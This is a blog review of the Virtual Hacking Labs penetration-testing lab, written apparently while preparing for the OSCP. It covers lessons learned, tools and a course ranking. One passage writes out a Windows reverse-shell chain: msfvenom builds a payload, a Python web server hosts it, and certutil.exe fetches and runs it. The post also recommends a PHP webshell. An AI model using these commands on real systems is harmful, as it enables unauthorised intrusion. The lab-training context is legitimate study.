Preamble
Having attempted the OSCP examination twice, it became clear that additional practice and refinement of my pentesting methodology was necessary. While researching different services, I discovered several people recommended the lab environment provided by Virtual Hacking Labs.
Virtual Hacking Labs (VHL) have a networked lab environment similar to what is provided by Offensive Security in their Penetration with Kali Linux (PWK) course. The subscription-based lab environment comes with over 40 machines (at beginner, advanced, and advanced+ difficulties) and a 405 page educational pdf that complements the labs which is useful for those just getting started in the field. Virtual Hacking Labs offers (2) different certifications:
- Virtual Hacking Labs Certificate of Completion: gained by rooting no fewer than 20 machines.
- Advanced+ Virtual Hacking Labs Certificate of Completion: gained by rooting no fewer than 10 of the Advanced+ machines - 2 of which must be done manually without using Proof-of-Concept (POC) code.
Lessons Learned
I enjoyed the lab environment provided by VHL as well as its active - and polite - discord channel. This made the environment conducive for learning.
I feel like I’ve significantly improved my enumeration capabilities necessary for attaining a foothold in a target. This was something I’ve suffered with in the past. Moreover, the environment generally is setup (and encourages) students to enumerate / post exploit as a typical user - rather than immediately leaning into use of POC code or exploits; this promotes performing due diligence in enumerating a target.
Additionally, there were many opportunities to exercise different techniques. Some useful ones I learned about include:

- p0wny-shell: This webshell available on GitHub is absolutely extraordinary. As a single php file, it is without a doubt the best webshell I’ve ever used. It provides a huge amount of utility, often making it easier to upgrade to a full reverse shell.
 * certutil.exe reverse shell: when it came to transferring files (and in some cases, upgrading a webshell to a reverse shell) I often struggled when it came to Windows environments. One very useful utility I learned about was certutil.exe. The command line executable found in most Windows environments can reach out to an attacker machine to download and run a malicious executable. This can be done by setting up a simple http server on the attacker machine, then running certutil.exe on the target. The steps to get a reverse shell can be seen below:
- Construct the malicious payload:
msfvenom -p windows/shell_reverse_tcp LHOST=LPORT= -f exe > shell.exe - Setup the simple http server:
sudo python3 -m http.server 80
sudo python SimpleHTTPServer 80 - Run certutil to pull/execute the malicious payload:
certutil.exe -urlcache -split -f http:///shell.exe shell.exe & shell.exe Linux post-exploitation scripts: once a shell is attained on a target, it’s not uncommon for that shell to not possess root privileges. In order to escalate privileges, it’s useful to leverage various post-exploitation scripts to automate common searches. Such scripts include:
- LinEnum.sh: a simple bash script that performs common commands related to privilege escalation. I found this useful for collecting basic information on the target.
- suid3num.py: a python script for enumerating binaries on the target; it will automatically compare those binaries against those found on gtfobins to evaluate if any can lend themselves to privilege escalation.
- linPEAS.sh: the Linux Privilege Escalation Awesome Script (linPEAS) is similar in nature to LinEnum.sh. It also is useful in that it will search files for some common buzzwords, such as “password” or “username”.
Useful Windows Binaries: Kali Linux comes with an array of Windows executables in /usr/share/windows-resources/binaries. This includes functions such as wget, nc, and whoami. This is useful to help gain additional utility on an exploited target.
Review
Overall, I found the VHL service to be very accessible and useful for learning. VHL’s variety of targets made it interesting to learn about and utilize different attack techniques. Moreover, unlike other similar platforms such as HackTheBox or Offensive Security’s PWK, I found the road to learning more understandable; students are free to use hints provided by VHL or reach out to their peers on discord at their leisure if they reach a point where they are no longer progressing.
VHL does not come without its shortcomings, however. First, the lab environment is predominantly populated by Linux targets (likely due to the cost of maintaining Windows licenses). Likewise, a significant number of the targets that require privilege escalation are designed with Kernel Exploits in mind. This meant that post-exploitation efforts generally amounted to identifying the Kernel, OS, and architecture, then determining which exploit would be appropriate.
For someone interested in pursuing certifications for developing their offensive-oriented cyber career I would place working with VHL in the following order:
compTIA Network+
compTIA Security+
eLearnSecurity’s Junior Penetration Tester (eJPT)
Virtual Hacking Labs
Offensive Security Certified Penetration tester (OSCP)